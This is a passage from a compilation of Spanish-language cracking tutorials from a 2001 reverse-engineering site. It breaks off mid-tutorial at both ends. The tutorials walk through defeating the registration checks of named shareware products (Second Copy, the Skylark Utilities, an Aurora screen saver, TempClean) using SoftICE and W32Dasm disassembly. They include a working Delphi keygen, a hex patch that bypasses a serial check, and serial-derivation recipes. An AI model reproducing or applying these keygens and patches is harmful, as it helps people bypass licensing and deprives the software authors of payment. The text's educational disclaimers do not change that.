no tener este y eso nos hace más difícil la vida.

Asi tambien quiero invitarlos a que puedan considerar otras herramientas, como por ejemplo, el ScAEvoLa's PatchEngine v1.33, Topo, VeoVeo (para activar las casillas deshabilitadas), ya que este es un programa que se presta para muchas cosas.

Eso es todo, ahora ya hemos generado nuestro propio serial o nuestro keygen, antes que nada no está demás decirles que

"Si les gusta el programa paguen por él"

No me responsabilizo por el mal uso de este tutorial, el fin principal es "Aprender Más".

Un saludo para Karpoff, CaoS_Reptante, Profesor X y a todos los crackers hispanohablantes.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: Second Copy 6.0

PROTECCION:	**Serial**
Objetivo:	Obtener un serial válido.
Descripcion:	?????????
Dificultad:	INICIADO
DOWNLOAD:	??????????
Herramientas:	**Softice**
CRACKER:	**MrRidk**

FECHA: 18/11/2001

INTRODUCCION

Wenassssssssssss !!!, cuanto tiempo sin escribir ni un solo tutorial :). Esta vez vuelvo a la carga con una proteccion que a mi me ha resultado ' curiosa ', pero todo a su tiempo ;-)... Como siempre si tienes alguna duda, mandame un e-mail a: ridk@hotmail.com

AL ATAKE

Weno, weno, weno .. pues como ya dije el algoritmo de generacion del serial del programa, es un tanto ' curioso ', y te preguntaras .. pq ?, pues pq para generar el serial, se basa ademas de en el nombre en el propio serial. El serial se divide en 2 partes...

La primera se usa para generar la segunda ... de la siguiente forma ..

Se genera un numero de 4 digitos (en hexadecimal). Ese numero ya pasado a string se situa delante del nombre. Y tras hacer un bucle conseguimos el resto del serial .. el cual sera un numero hexadecimal, que dejaremos tal cual se vea .. dividiendolo por la mitad con un '-'. Quedando asi el tipo de serial XXXX-BBBB-BBBB, siendo las XXXX la primera parte y las BBBB-BBBB el resto del serial (el calculado). Asi pues para genera el serial, el bucle lo realiza con esos 4 digitos mas el nombre pasado a mayusculas (XXXX+NombreENMaysucuas).

Bien empezemos con el meollo de la cuestion .. para empezar ejecutamos el programa... y le damos a la opcion de introducir serial .. tras esto nos aparece una ventana pidiendo nombre y key ... Ejecutamos nuestro adorable soft-ice y ponemos los breakpoints reglamentarios (bpx GetWindowTextA; Bpx GetDlgItemTextA, Bpx HMemcpy).

En esta ocasion salta el HMemcpy .. asi que damos F12 hasta conseguir entrar en el codigo del programa .. una vez alli vamos traceando a lo largo de un buen numero de ret's, hasta que veamos codigo seguido, es decir sin un ret 5 instrucciones mas para abajo.

Ahora toca tracear con F8, durante un BUEN rato ;-). Buscando lugares donde se acceda a la info del nombre, multiplicaciones .. etc.

Bien el algoritmo tiene tres puntos clave ... el primero se trata de comprobar si los 4 primeros caracteres del serial son 'X' y en tal caso pasarlas a '0'...esto lo hace asi ..

```
:004A547D 8B45F8 mov eax, dword ptr [ebp-08] // Cogemos caracter
:004A5480 807C18FF58 cmp byte ptr [eax+ebx-01], 58 // Miramos si es 'X' = 58h
:004A5485 750D jne 004A5494 // Sino es saltamos
:004A5487 8D45F8 lea eax, dword ptr [ebp-08]
:004A548A E859ECF5FF call 004040E8
:004A548F C64418FF30 mov [eax+ebx-01], 30 // Pero si es una 'X' ponemos un '0' = 30h
```

En la 2º parte ... se trata de pasar el nombre a mayusculas .. para ello comprueba si esta en 'a' y 'z' y si es asi la eleva a mayusculas ... Lo hace de esta manera ...

```
:00408975 8A02 mov al, byte ptr [edx] // Coge caracter
:00408977 3C61 cmp al, 61
:00408979 7206 jb 00408981 // entre 'a' ...
:0040897B 3C7A cmp al, 7A
:0040897D 7702 ja 00408981 // ... y 'z'
:0040897F 2C20 sub al, 20 // de ser asi .. le pasa a mayusculas
```

Y la tercera parte es la propia de generacion el serial ... y es esta ..

```
:004A55E5 8A4410FF mov al, byte ptr [eax+edx-01] // Cogemos caracteres
:004A55E9 3C20 cmp al, 20 // Miramos que no sea un espacio en blanco
:004A55EB 750C jne 004A55F9
:004A55ED 648F0500000000 pop dword ptr fs:[00000000]
:004A55F4 83C408 add esp, 00000008
:004A55F7 EB2E jmp 004A5627
:004A55F9 8B55FC mov edx, dword ptr [ebp-04]
:004A55FC 8B4DF4 mov ecx, dword ptr [ebp-0C]
:004A55FF 25FF000000 and eax, 000000FF
:004A5604 F7EB imul ebx // Multiplicamos el valor del caracter por el contenido de ebx ( en principio = 14DAFh )
:004A5606 030520B94C00 add eax, dword ptr [004CB920] // Sumamos ese valor al valor que salio en la pasada anterior del bucle ..
:004A560C 8BD8 mov ebx, eax // Ponemos en ebx el valor que hemos calculado .. para usarlo en la siguiente pasada
:004A560E 33C0 xor eax, eax // Borramos eax
:004A5610 5A pop edx
:004A5611 59 pop ecx
:004A5612 59 pop ecx
:004A5613 648910 mov dword ptr fs:[eax], edx
:004A5616 EB0F jmp 004A5627
:004A5618 E9BFDDF5FF jmp 004033DC
:004A561D BBE7030000 mov ebx, 000003E7
:004A5622 E811E1F5FF call 00403738
:004A5627 FF45F4 inc [ebp-0C]
:004A562A FF4DE8 dec [ebp-18]
:004A562D 75A2 jne 004A55D1 // Si aun no hemos acabdo volvemos arriba.
```

Weno pues eso era todo .. no es demasiado dificil verda ? ;P

Bien ahora toca elaborar el keygen, usaremos delphi para esta labor ;P. Ahora pensemos .. tenemos 2 opciones .. que los 4 primeros numeros del serial sean fijos.. o bien que sean aleatorios .. Yo voy a usar la 2º opcion ;).

Un posible codigo del serial seria el siguiente ...

```
function calculanombre(Nombre2 : string) : String;
var
Ebx, Ecx, Esi, Edx,Esi2: Dword;
i: Integer;
Texto : String;
Temp : Integer;
begin
Temp := Random(65535);
Texto := IntToHex(Temp,4)+UPPERCASE(Nombre2);
Esi := $14DAF;
Esi2 := $14DAF;
For I := 1 to Length(Texto) do begin
If Texto[i] <> ' ' then begin
Ebx := Ord(Texto[I]);
Edx := Ebx * Esi;
Ecx := Edx + Esi2;
Esi := Ecx;
end;
end;
Result := IntToHex(Temp,4)+'-'+Copy(IntToHex(Esi,8),1,4)+'-'+Copy(IntToHex(Esi,8),5,4);
end;
```

Y esto es todo .. no ha sido muy dificil , verdad ? ;-). Como siempre si algo no esta claro o teneis sugerencias, criticas etc .. mandadme un mail a: ridk@hotmail.com

FINALIZANDO

Weno gente, pues esto es todo por ahora .. un saludo para toda la gente de ECC [Extreme Computing Core].

Karpoff Spanish Tutor 1999-2001

Programa: Todos los de Skylark Utilities

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Encontrar un serial válido
Descripcion:	Algunas buenas utilerías, en lo personal me gustan Find It y Part It
Dificultad:	Aficionado.
DOWNLOAD:	Victimas aqui > http://www.skylarkutilities.com
Herramientas:	**Softice, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 13/10/2001**

INTRODUCCION

Ok, en este Octavo tuto, vamos a escoger a una de las victimas, yo he escogido, Clean It v3.02 bastante nuevo, su última versión es del 05 de Octubre de 2,001.

Este programa fué hace ya como año y medio FREEWARE, en sus primeras versiones, luego pasó a ser SHAREWARE, con un precio de $14.95, en lo personal considero que es mucho valor para lo que hace, hay algunos otros que limpian más cosas y dan menos problemas, por ejemplo, la victima que he cedido a mi buen amigo CaoS ReptantE en su tuto sobre "Parche Inteligentes" es uno de los mejores en su género. Pero bueno cada uno le pone un precio a las cosas y el autor de este programa no iba a ser la excepción, sin embargo, en mi caso hubiese preferido que fuera siempre FREEWARE.

Pero pongámonos prestos y dispuestos y vayámonos...

AL ATAKE

De acuerdo ya que tenemos a nuestra victima descargada e instalada, la ejecutamos y nos vamos a Help > Register Info > Enter Keycode... rellenamos las cajas de texto y clic en Register y... nos da el mensaje de error

Today just doesn't seem to be your day!
The Name and/or KeyCode entered is invalid!

Salimos y vamos a desensamblarla con W32DASM, vemos en las Reference Strings por el error y llegamos a

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A35E(C)     <= Investigamos aqui...
|
:0040A3D8 8B560C mov edx, dword ptr [esi+0C]
:0040A3DB 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"Registration Failed"
|
:0040A3DD 68FC764100 push 004176FC

* Possible StringData Ref from Data Obj ->"Today just doesn't seem to be your day!"
|
:0040A3E2 68A4764100 push 004176A4
:0040A3E7 52 push edx

* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:0040A3E8 FF15B4424100 Call dword ptr [004142B4]
:0040A3EE 8B460C mov eax, dword ptr [esi+0C]
:0040A3F1 68810C0000 push 00000C81
:0040A3F6 50 push eax
```

Al ir a 0040A35E vemos esto...

```
:0040A352 8BCF mov ecx, edi
:0040A354 8BD8 mov ebx, eax
:0040A356 E8E5000000 call 0040A440     <= Vamos a entrar aqui...
:0040A35B 3BC3 cmp eax, ebx     <= Compara EAX y EBX
:0040A35D 5B pop ebx
:0040A35E 7578 jne 0040A3D8     <= Vamos al mensaje de error si no coinciden
:0040A360 8B5638 mov edx, dword ptr [esi+38]
:0040A363 8B4E44 mov ecx, dword ptr [esi+44]
:0040A366 83C128 add ecx, 00000028
:0040A369 8B420C mov eax, dword ptr [edx+0C]
:0040A36C 8D542418 lea edx, dword ptr [esp+18]
:0040A370 50 push eax
:0040A371 51 push ecx

* Possible StringData Ref from Data Obj ->"Thank you %s for registering my "
                                        ->"program %s and for helping to "
                                        ->"support shareware."
|
:0040A372 6828774100 push 00417728
:0040A377 52 push edx
```

Entrando en la llamada a 0040A440 vemos que aqui es toda la creación y comparación de nuestro serial, si vemos en W32DASM, vemos que hay varios saltos a esta dirección o comprobaciones del serial correcto

```
* Referenced by a CALL at Addresses:
|:0040106A , :00401735 , :00404462 , :00408327 , :004083F2
|:0040A356
```

|

:0040A440 83EC18 sub esp, 00000018
:0040A443 A17C774100 mov eax, dword ptr [0041777C]
:0040A448 53 push ebx
:0040A449 55 push ebp
:0040A44A 56 push esi
:0040A44B 8B31 mov esi, dword ptr [ecx]
:0040A44D 57 push edi
:0040A44E 894C2418 mov dword ptr [esp+18], ecx
:0040A452 8944241C mov dword ptr [esp+1C], eax
:0040A456 8D7E28 lea edi, dword ptr [esi+28]
:0040A459 83C9FF or ecx, FFFFFFFF
:0040A45C 33C0 xor eax, eax
:0040A45E 897C2424 mov dword ptr [esp+24], edi
:0040A462 F2 repnz
:0040A463 AE scasb
:0040A464 F7D1 not ecx
:0040A466 49 dec ecx
:0040A467 33ED xor ebp, ebp
:0040A469 8D5C241C lea ebx, dword ptr [esp+1C] **<= Vemos el valor CLN y lo anotamos**
:0040A46D 894C2420 mov dword ptr [esp+20], ecx
:0040A471 33FF xor edi, edi
:0040A473 896C2410 mov dword ptr [esp+10], ebp
:0040A477 FF15D4404100 Call dword ptr [004140D4]
:0040A47D 8BC8 mov ecx, eax
:0040A47F 8A06 mov al, byte ptr [esi]
:0040A481 84C0 test al, al
:0040A483 894C2414 mov dword ptr [esp+14], ecx
:0040A487 7415 je 0040A49E
:0040A489 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A48B 7411 je 0040A49E **<= Vamos aqui...**
...
...
...
:0040A49E 8A16 mov dl, byte ptr [esi] **<= Caemos aqui**
:0040A4A0 46 inc esi
:0040A4A1 80FA2D cmp dl, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4A4 740A je 0040A4B0 **<= Vamos aqui...**
:0040A4A6 5F pop edi
:0040A4A7 5E pop esi
:0040A4A8 5D pop ebp
:0040A4A9 8BC1 mov eax, ecx
:0040A4AB 5B pop ebx
:0040A4AC 83C418 add esp, 00000018
:0040A4AF C3 ret **<= Aqui salimos...**
:0040A4B0 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4B2 84C0 test al, al
:0040A4B4 7436 je 0040A4EC
:0040A4B6 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4B8 7432 je 0040A4EC **<= Vamos aqui...**
...
...
...
:0040A4EC 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4EE 46 inc esi
:0040A4EF 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4F1 740A je 0040A4FD **<= Vamos aqui...**
...

...
...
:0040A4FD 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4FF 84C0 test al, al
:0040A501 7436 je 0040A539
:0040A503 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A505 7432 je 0040A539 **<= Vamos aqui...**
...
...
...
:0040A539 8A16 mov dl, byte ptr [esi] **<= Caemos aqui**
:0040A53B 46 inc esi
:0040A53C 80FA2D cmp dl, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A53F 740A je 0040A54B **<= Vamos aqui...**
...
...
...
:0040A54B 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A54D 84C0 test al, al
:0040A54F 7442 je 0040A593
:0040A551 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A553 743E je 0040A593 **<= Vamos aqui...**
...
...
...
:0040A593 8B5C2420 mov ebx, dword ptr [esp+20] **<= Aqui caemos**
:0040A597 8B742424 mov esi, dword ptr [esp+24]
:0040A59B 8B4C2418 mov ecx, dword ptr [esp+18]
:0040A59F 6A00 push 00000000
:0040A5A1 53 push ebx
:0040A5A2 56 push esi
:0040A5A3 E888000000 call 0040A630 **<= Se genera la 1ra parte en HEX**
:0040A5A8 3BC7 cmp eax, edi **<= Forzamos a EDI a comparar igual y anotamos el valor de EAX**
:0040A5AA 740C je 0040A5B8 **<= Vamos a 0040A5B8**
:0040A5AC 8B442414 mov eax, dword ptr [esp+14]
:0040A5B0 5F pop edi
:0040A5B1 5E pop esi
:0040A5B2 5D pop ebp
:0040A5B3 5B pop ebx
:0040A5B4 83C418 add esp, 00000018
:0040A5B7 C3 ret
:0040A5B8 8B4C2418 mov ecx, dword ptr [esp+18] **<= Aqui caemos...**
:0040A5BC 6A01 push 00000001
:0040A5BE 53 push ebx
:0040A5BF 56 push esi
:0040A5C0 E86B000000 call 0040A630 **<= Se genera la 2da parte en HEX**
:0040A5C5 3BC5 cmp eax, ebp **<= Forzamos a EBP a comparar igual y anotamos el valor de EAX**
:0040A5C7 740C je 0040A5D5 **<= Vamos a 0040A5D5**
:0040A5C9 8B442414 mov eax, dword ptr [esp+14]
:0040A5CD 5F pop edi
:0040A5CE 5E pop esi
:0040A5CF 5D pop ebp
:0040A5D0 5B pop ebx
:0040A5D1 83C418 add esp, 00000018
:0040A5D4 C3 ret
:0040A5D5 3B5C2410 cmp ebx, dword ptr [esp+10] **<= Compara que EBX sea igual a un byte en ESP+10 y lo anotamos**
:0040A5D9 740C je 0040A5E7 **<= Si es igual genera un número para comparar afuera y lo guarda en EAX**

:0040A5DB 8B442414 mov eax, dword ptr [esp+14]
:0040A5DF 5F pop edi
:0040A5E0 5E pop esi
:0040A5E1 5D pop ebp
:0040A5E2 5B pop ebx
:0040A5E3 83C418 add esp, 00000018
:0040A5E6 C3 ret **<= Sale y va a comparar**

Ahora tendremos nuestro serial escrito en nuestras notas, unamóslo todo y veamos que pasa, nos ha dado nuestro mensajito de Registration failed!, debemos recordar como llegamos a conseguir estos datos y fué por medio de 2D veamos que representa 2D en ASCII, al ver vemos que 2D en DEC es 45 y en ASCII representa al signo - o guión, entonces lo que se me ocurre es que separemos estos por medio de guiones el cual quedaría así...

CLN-00000000-00000000-0

Ahora presionamos Register y vemos... en mi caso

"Thank you ByTESCRK for registering my program Clean It and for helping to support shareware."

Este autor utiliza el mismo método de comparación para todos sus programas, lo único que deben tomar en cuenta son los primeros tres caracteres que varian para Clean It es CLN, Part It es PRT, Find It es FND, etc.

Si no quieres irte forzando los valores AL y llegar hasta donde se generan los códigos, cambia con un editor hexadecimal en 0040A48B, escribe esto E903010000 y NOPea el resto, ¿qué cómo calculas los offset?, consiguete un programa de OPCodes, si quieres el que yo uso, enviame un email.

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001

Programa: Audora Scrren saver

PROTECCION:	**Serial**
Objetivo:	Registrar con un serial valido
Descripcion:	Este es un screen saver.. hay varios en esa pagina .. TODOS SON IGUALES.. Lo que cambia es el numero contra el que ejecuta el XOR
Dificultad:	Novato
DOWNLOAD:	http://www.coolscreens.com/aurora2000.exe
Herramientas:	**Softice W32dsm89 Editor Hex..**
CRACKER:	**SiLvEr StOrM** **FECHA:** **18/11/2001**

INTRODUCCION

Hola de nuevo, despues de varios meses sin hacer un tute aqui les va otro ..aqui vamos de nuevo pero esta vez a sacar el serial y ademas vamos a ver como genera este serial . espero que lo entiendan y les sea util.

Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.

Aprovecho la oportunidad para condenar los actos terroristas ocurridos en E.U. así como para decirles a todas las personas que leen estos tutes, que sigamos unidos por vencer a la ignorancia, que no caigamos en los mismos errores de los demas, que unidos y todos con un mismo fin estaremos en la cuspide.. todos adelante.. seguimos aqui..

AL ATAKE

Lo primero que hacemos es instalarlo... Luego dejan que se active el screen saver.. o le dan a TEST.. cuando se actica y se mueve el mouse nos sale la pantallita para registrarnos,, aqui es donde entramos nosotros.

Ok... jeje aqui comienza la aventura.

Ponemos un nombre y un serial cualquiera. por ejemplo:123456789 presionamos Cntrol+D i sice Salta

ponemos un bpx hmemcpy (este bpx es casi universal :)) Salimos de sice con CONTROL + D.

Le damos Ok. a la pantalla del serial y sice SALTA.. jeje que genial es hmemcpy... es mas dejenme decirles que en este screen saver si ponemos bpx dentro del programa cuando el programa abre asi pase por ese punto sice no salta.. solo le para a hmemcpy y luego que entra con ese si entra a los demas que pusimos...

Desabilitamos los break points bd*

F12 varias veces hasta que caigamos en nuestro codigo de aurora... que como lo sabemos por que en una linea verde del sice nos aparece ese nombre aurora en una de las ventanitas :-).

Empezamos a tracear con f10 hasta que llegamos a la adireccion 4550b3 *esta call apunta a un api de windows.. SLEEP... esto es para detener el proceso por un rato....es como un spera un momento y continua.

Sigue presionando f10

```
* Reference To: kernel32.Sleep, Ord:0000h
                                  |
:004550B3 E86C0FFBFF              Call 00406024
:004550B8 8D55F8                  lea edx, dword ptr [ebp-08]
:004550BB 8B83E8020000            mov eax, dword ptr [ebx+000002E8]
:004550C1 E82636FDFF              call 004286EC
:004550C6 8B45F8                  mov eax, dword ptr [ebp-08]
:004550C9 50                      push eax
:004550CA 8D55F4                  lea edx, dword ptr [ebp-0C]
:004550CD 8B83E4020000            mov eax, dword ptr [ebx+000002E4]
:004550D3 E81436FDFF              call 004286EC
:004550D8 8B45F4                  mov eax, dword ptr [ebp-0C]
:004550DB 5A                      pop edx
:004550DC E89738FFFF              call 00448978
```

Call sospechoso entramos aqui con f8

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00455098(C), :004550AC(C)
|
:004550E1 A1FC7C4500              mov eax, dword ptr [00457CFC]
:004550E6 803800                  cmp byte ptr [eax], 00
:004550E9 0F8515010000            jne 00455204
:004550EF 6880524500              push 00455280
```

ENTRAMOS EN ESE CALL... con F8

De aqui en edelante observen bien cada una de las instrucciones.

```
EAX=006FE878   EBX=075BCD15   ECX=00000001   EDX=00C2CCA8   ESI=006FEA24
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=004489D7   o d I s z a p c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   SS:006FE870=00000000
-----------------------------------------------------------------------PROT32-
023F:004489D2  CALL      00403A40
023F:004489D7  CMP       DWORD PTR [EBP-0C],00
023F:004489DB  JNZ       004489E3
023F:004489DD  CMP       DWORD PTR [EBP-04],00
023F:004489E1  JNZ       004489EC
023F:004489E3  MOV       BYTE PTR [004579F8],01
023F:004489EA  JMP       00448A54
023F:004489EC  MOV       EAX,[EBP-04]
023F:004489EF  CALL      00403C24
023F:004489F4  MOV       EDX,EAX
023F:004489F6  TEST      EDX,EDX
023F:004489F8  JLE       00448A1B
023F:004489FA  MOV       EAX,00000001
023F:004489FF  MOV       ECX,00010000
023F:00448A04  SUB       ECX,EAX
023F:00448A06  MOV       ESI,[EBP-04]
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
-----------------------------------AURORA 2000!CODE+000479D2-------------------
```

En esta lineas trae en ebp-0c nuestro nombre y en el otro registro el codigo que metimos

y tambien valida que no venga vacio ni el nombre ni el codigo se va a error y no entra al ciclo

En este call cuenta cuantos caracteres tiene nuestro nombre y pone ese numero en eax

lleva el numero de eax a edx

valida que edx tenga un valor

Pone en EAX el valor 1

Pone en ECX 10000 (HEX)===65536 (decimal)

le resta a ECX lo que tenga EAX-- aqui 10000 - 1=FFFF

Mueve a ESI lo que lleva EBP-04....Nuestro Nombre

Hasta aqui creo que bamos claros.... espero.. creo.. digo.. :-)

```
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
```

En la direccion 00448A09 Saca de nuestro nombre el siguiente caracter. Y le aplica un IMUL a ese carcater que saco y deja el valor resultante en ECX, luego suma (ADD) en la direccion {004579FC} lo que tenemos en ECX ... NOTA AQUI ESTA GENERANDO EL NUMERO CONTRA EL CUAL MAS ADELANTE HACE EL XOR PARA GENERAR LA CLAVE.

```
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
```

Incrementa EAX y Decremeta EDX y regresa para seguir calculando cada uno de los carcateres de nuestro nombre .. osea se repite el loop desde 004489ff hasta que EAX valga el total de caracteres de nuestro nombre y EDX valga 0.. AQUI GENERO EN la posicion de memoria 004579FC .. EL NUMERO QUE LES MENCIONE.

Aqui est la parte interesante :)

```
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
```

En 448A1B. Pone en EAX Lo que trae en la direccion [00457A00] ah.. si... cierto... que como se que cuanto trae ahi... bueno si miran en sice cuando estamos parados sobre la linea en la parte de arriba veran ese registro cuanto trae en hexadecimal. AHH. Este valor que trae es fijo nunca cambia (aqui es donde cambia para cada uno de los programas que esta casa hace).

```
EAX=0000000D   EBX=075BCD15   ECX=004CFC64   EDX=00000000   ESI=0000004D
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=00448A1B   o d I s Z a P c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   DS:00457A00=0D54C3D5
-----------------------------------------------------------------------PROT32
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
```

AQUI VEMOS QUE 0045A00 ES IGUAL A 0D54C3D5 EN HEXADECIMAL... RECUERDEN QUE ESTE NUMERO CAMBIA DEPENDIENDO DEL NOMBRE QUE PONGAN.. PUEDEN ANOTAR ESTE NUMERO COMO PRACTICA PARA QUE DESPUES CON LA CALCULADORA DE WINDOWS EN MODO CIENTIFICO PRUEBEN COMO SALE NUESTRO CODIGO.

```
EAX=0D54C3D5   EBX=075BCD15   ECX=004CFC64   EDX=00000000   ESI=0000004D
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=00448A20   o d I s Z a P c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   DS:004579FC=056FAA24
-----------------------------------------------------------------------PROT32
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
023F:00448A26  CMP       DWORD PTR [004579FC],0145C52E
023F:00448A30  JGE       00448A3C
023F:00448A32  ADD       DWORD PTR [004579FC],0145C52E
023F:00448A3C  CMP       EBX,[004579FC]
023F:00448A42  JNZ       00448A4D
023F:00448A44  MOV       BYTE PTR [004579F8],00
023F:00448A4B  JMP       00448A54
023F:00448A4D  MOV       BYTE PTR [004579F8],01
023F:00448A54  XOR       EAX,EAX
-----------------------------------AURORA 2000!CODE+00047A09-------------------
```

DENUEVO VEMOS QUE HACE UN XOR DE LO QUE TRAE EN EAX.. QUE RECORDAMOS ES UN VALOR FIJO (0D54C3D5). OSEA 223658965 EN DECIMAL.. COMO LES DECIA HACE UN XOR DE EAX CON LO QUE TIENE EN LA ADRESS [004579FC] Y RESULTADO LO DEJA EN ESA ADRESS.. CUANDO EJECUTEN EL XOR MIREN ARRIBA DONDE ESTA MARCADO PARA QUE VEAN A CUANTO SE PONE ESA ADRESS..

Ok lo que les decia anoten el numero que les aparece arriba en HEXADECIMAL y lo llevam a DECIMAL.. pues ese es nuestro NUMERO MAGICO... tambien puede en sice poner ? y el numero y sice se lo combierte a decimal.

Por ejemplo ?56FAA24 y saldra 91204132.


RECUERDEN VER EL NUMERO DESPUES DE APRETAR F10 SOBRE EL XOR.. ese es el correcto.

En la 448a26 compra que el numero que nos dio sea mayor que 0145C52E (21349678) si es menor no salta y le suma al numero que nos dio ese valor osea le suma al numero que genero en decimal + 21349678.. tengan en cuenta las comberciones en decimal y hexadecimal .. y ese serial el codigo secreto.. Si es mayor que esa cantidad entonces salta y nos deja esa cantidad como nuestro serial.

Esta condicion se cumpliria si pusieramos un nombre de 1 letra o algo asi... por lo tanto al poner nuestro nombre deberia pasar sin hacer esta suma.

Luego en 448A42.. aqui hace la comparacion.. en EBX tenemos lo que pusimos como serial falso ? EBX y veremos lo que pusimos y en [004579FC] tenemos el serial verdadero... .. sin son iguales no salta y pone en en el primer byte de [004579f8] el valor de 00 y el programa quedaria registrado .. si son diferentes pone 01 y el programa no se registra...

Bueno amigos.. por cierto.. el programa graba en el directorio Windows en el Archivo control.ini el usuario y la clave si lo borran.. OJO no borren el archivo... Solo la linea donde esta el registro del screen saver... podran comenzar de nuevo..



jeje :-) Programa crackeado.. y nuestro conocimiento apmpliado y actualizado.. espero que les quede claro.

nOTAS

Cualquier error por favor pido disculpas, y si lo ven por favor me lo dicen, para corregirlo.. recuerden que soy humano y por lo tanto no soy perfecto.. (:-)) y no quiero serlo tampoco...

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor X**
- **Tahkahozangel.. (Buen programado de ASM - Thanks Friend)**
- **Mr. Silver(Black Fennix).**
- **KuaTo**
- **Vlugo, Caos Raptante.. Etc.. y a todos .. no camben en esta lista... son muchos..**
- **GRACIAS A TODOS..**

- **Toda la gente de TUTORIALES2000-GT2-TNT-ECC-TRIAD.**

- **Saludos a todos los crackers del mundo.**

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: **TempClean v3.04**

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Ver introducción
Dificultad:	Novato.
DOWNLOAD:	http://alvilim.virtualave.net
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK**

FECHA: **02/10/2001**

INTRODUCCION

En Windows 9x/NT muchos programas usan archivos temporalmente los cuales se quedan muchas veces después de usar el programa. Es por esto que el espacio en el disco duro decrece y el sistema empieza a dar problemas de rendimiento y comunmente disminuye o su sistema puede colgarse de vez en cuando por falta de espacio para el swapfile.

TempClean limpia los directorios temporales o busca por estos archivos en su disco duro, usted no necesita pensar que puede enviar a su papelera de reciclaje. Puede personalizar fácilmente WINDOWS/TEMP, Caché de Internet, Historial de Mis Documentos o cualquier otro directorio que quiera que TempClean limpie, tambien puede personalizarlo para que lo haga al iniciar Windows usted no necesitará estar recordando.

AL ATAKE

Primeramente lo que haremos es analizar el terreno, si ya tenemos instalado el programa nos vamos a cargarlo, nos damos cuenta que al cargarlo aparece en una ventana principal y tenemos un botón de "Register", hacemos clic en él y automáticamente nos aparece otra ventanita en dónde nos pide un Registration name y un Registration key, ingresamos uno cualquiera en mi caso

Registration name = ByTESCRK
Registration key = 12345

Y nos dice **"Invalid registration key!"** Abrimos el W32DASM y buscamos en las Reference Strings esa frase, al encontrarla y hacer doble clic en ella vemos esto...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005636C3(C)
|
:005636E6 8D55F8 lea edx, dword ptr [ebp-08]
:005636E9 8B83DC020000 mov eax, dword ptr [ebx+000002DC]
:005636EF E86089FCFF call 0052C054
